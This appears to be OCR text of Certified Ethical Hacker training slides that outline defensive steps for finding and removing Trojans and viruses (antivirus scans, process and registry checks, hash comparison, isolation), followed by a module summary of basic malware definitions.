


Pen Testing for Trojans and Backdoors (Cont'd)




Pen Testing for Trojans and Backdoors (Cont'd)

C|EH Certified Ethical Hacker




- **Document all your findings** in previous steps; it helps in determining the next action if Trojans are identified in the system
- **Isolate infected system** from the network immediately to prevent further infection
- **Sanitize the complete system** for Trojans using an updated anti-virus

Penetration Testing for Virus




- **Install an anti-virus program** on the network infrastructure and on the end-user's system
- **Update the anti-virus software** to update virus database of the newly identified viruses
- Enable **real-time scanning**
- **Scan the system for viruses**, which helps to **repair damage** or **delete files** infected with viruses

Penetration Testing for Virus (Cont'd)




- Scan the system for **running processes**, registry entry changes, Windows services, startup programs, files and folders integrity, and OS files modification
- If any suspicious process, registry entry, startup program or service is discovered, check the **associated executable** files
- Collect **more information** about these from publisher's websites if available, and Internet
- Check the **startup programs** and determine if all the programs in the list can be recognized with known functionalities
- Check the data files for **modification** or **manipulation** by opening several files and comparing hash value of these files with a pre-computed hash
- Check the **critical OS file** modification or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy

Penetration Testing for Virus (Cont'd)



- If suspicious activity is found, **isolate infected system** from the network immediately to prevent further infection
- Run the anti-virus in **safe mode** and if any virus is detected, set the anti-virus to **quarantine** or **delete infected files**

Penetration Testing for Virus (Cont'd)



- Install **another anti-virus** and scan the system for viruses
- If virus is found set the anti-virus to **quarantine** or **delete** the infected files
- If virus is not found, format the system with a clean **operating system** copy
- **Document all the findings** in previous steps; it helps in determining the next action if viruses are identified in the system

Module Summary

C|EH Certified Ethical Hacker

- Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications
- An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are categorized according to what do they infect and how do they infect
- Awareness and preventive measures are the best defences against Trojans and viruses
- Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses